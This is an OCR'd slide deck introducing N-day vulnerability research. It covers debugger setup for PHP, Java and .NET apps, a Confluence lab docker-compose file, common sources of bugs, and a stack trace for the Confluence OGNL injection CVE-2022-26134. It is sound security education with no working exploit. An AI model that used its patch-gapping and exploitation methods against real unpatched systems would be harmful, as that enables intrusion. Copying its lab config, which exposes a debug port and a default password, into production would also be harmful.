Reversing N-days

A primer

Whoami

- Doing vuln research for fun and profit
- Unhealthily attached to debuggers
- Delving into internals of complex targets
- Average `The Art of Software Security Assessment` enjoyer

Goals of this talk:

- To be an introductory source of information
- To be ***non exhaustive***
- The viewers are assumed to be able to ***read*** and ***understand*** code and know how to ***use*** google
- To inspire people enough to look at advisories and figure out “how the vuln came to be?”

Why?

- To try to find new bugs via patch gapping
- To learn internals of a target
- To exploit the vuln if the target appears in some assessment
- Could be used to farm in bug bounty programs

Tooling


- An IDE (I prefer intellij IDEA)
- A debugger (I prefer the one bundled with intellij IDEA)
- The patch (this is not going to be available all the time)
- Some diffing tool (I prefer winmerge if you’re running on windows)

Setting up an environment (Considerations)

- Being able to attach a debugger would be ideal
- Have as much visibility in the environment as possible
- Put logging to the max on the application
- Enable DB query logging to see every database queries being made
- Be as systematic as possible

Setting up an environment:

- PHP
  - Use `nginx` and `PHP:VERSION-FPM`
  - Use pecl to install xdebug and enable it
  - From xdebug docs follow how to setup step debugging
  - Set `error_reporting=E_ALL` in `error_reporting.ini`
  - Set your IDE to listen for xdebug
- Java
  - Try to find the official docker image for whatever you’re testing
  - Set the env variable `JAVA_OPTS` or `CATALINA_OPTS` to `-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:PORT` where PORT is whatever port you want the app to use for debugging
  - Attach the debugger to the application



Name: php remote

□ Allow multiple instances □ Store as project file

Configuration

Servers

Unnamed


Name: Unnamed □ Shared

Host: (empty) Port: 80 Debugger: Xdebug

☑ Use path mappings (select if the server is remote or symlinks are used)

File/Directory	Absolute path on the server
Project files	
Include path	

□ Show this page ☑ Activate tool window



Name: Debug java

□ Allow multiple instances □ Store as project file

Debugger mode: Attach to remote JVM

Transport: Socket

Host: localhost Port: 5005

Command line arguments for remote JVM:

```
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:5005
```


Copy and paste the arguments to the command line when JVM is started

Use module classpath: bitbucket

First search for sources of the debugged classes in the selected module classpath

Before launch

There are no tasks to run before launch



```yaml
version: '3.3'
services:
  confluence:
    depends_on:
      - postgres-server
    environment:
      - CATALINA_OPTS=-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:5005 -Datlassian.dev.mode=true
    container_name: confluence
    ports:
      - '8090:8090'
      - '8091:8091'
      - '5005:5005'
    image: 'atlassian/confluence:latest'
    restart: unless-stopped

  postgres-server:
    environment:
      - POSTGRES_PASSWORD=confluence
      - POSTGRES_USER=confluence
      - POSTGRES_DB=confluence_db
    container_name: postgres
    ports:
      - '5432:5432'
    image: postgres:alpine
```


Setting up an environment:

- Dotnet
  - Get a fresh windows server VM or just windows VM depending on your needs
  - Install required packages and dependencies like newer dotnet runtime, and so on
  - Set up IIS, use IIS express if you are not using a windows server vm
  - Grab the latest release of dnSpy from https://github.com/dnSpyEx/dnSpy
  - Attach to the IIS worker process `w3wp.exe` from dnSpy
  - Create `.ini` for the modules you need to put breakpoints on. See https://learn.microsoft.com/en-us/dotnet/framework/debug-trace-profile/making-an-image-easier-to-debug

What happens in an application?

- It’s all an abstraction, every request you send is like calling a function
- A general model of how most components of an application work:

(Reference 1)




- Take some time to step through every line of each process.

Where discrepancies arise?


- When a specification leaves room for interpretation. Example: Url parsing problems, HTTP issues, Phar deserialization
- Non-deterministic parsing for the same input in different parsers. Example: Orange's research around URL parser differentials and dee-see's kibana SSRF (https://blog.deesee.xyz/fuzzing/security/2021/02/26/ssrf-bypassing-hostname-restrictions-fuzzing.html)
- Missing a part from the process mentioned before
- Tampering with sanitized data
- Non-exhaustive sanitization logic (Creates whack-a-mole game with bypasses)
- Language Specific Pitfalls, Every tool provides its own method for shooting yourself in the foot!

Examples:


1. CVE-2022-26134 - Confluence Server Webwork OGNL injection
   - Takes in a OGNL expression via a URL
   - Checks if its a safe expression and then executes it
   - See `` `com.opensymphony.xwork.util.SafeExpressionUtil` `` for more details
   - Callstack for the triggered vuln at version 7.15.0




```
at ognl.SimpleNode.evaluateGetValueBody(SimpleNode.java:171)
        at ognl.SimpleNode.getValue(SimpleNode.java:193)
        at ognl.ASTProperty.getProperty(ASTProperty.java:87)
        at ognl.ASTProperty.getIndexedPropertyType(ASTProperty.java:76)
        at ognl.ASTChain.getValueBody(ASTChain.java:63)
        at ognl.SimpleNode.evaluateGetValueBody(SimpleNode.java:171)
        at ognl.SimpleNode.getValue(SimpleNode.java:193)
        at ognl.Ognl.getValue(Ognl.java:333)
        at ognl.Ognl.getValue(Ognl.java:310)
        at com.opensymphony.xwork.util.OgnlValueStack.findValue(OgnlValueStack.java:146)
        at com.opensymphony.xwork.util.TextParseUtil.translateVariables(TextParseUtil.java:39)
        at com.opensymphony.xwork.ActionChainResult.execute(ActionChainResult.java:95)
        at com.opensymphony.xwork.DefaultActionInvocation.executeResult(DefaultActionInvocation.java:263)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:187)
        at com.atlassian.confluence.xwork.FlashScopeInterceptor.intercept(FlashScopeInterceptor.java:21)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.opensymphony.xwork.interceptor.AroundInterceptor.intercept(AroundInterceptor.java:35)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
        at com.atlassian.confluence.core.actions.LastModifiedInterceptor.intercept(LastModifiedInterceptor.java:27)
        at com.opensymphony.xwork.DefaultActionInvocation.invoke(DefaultActionInvocation.java:165)
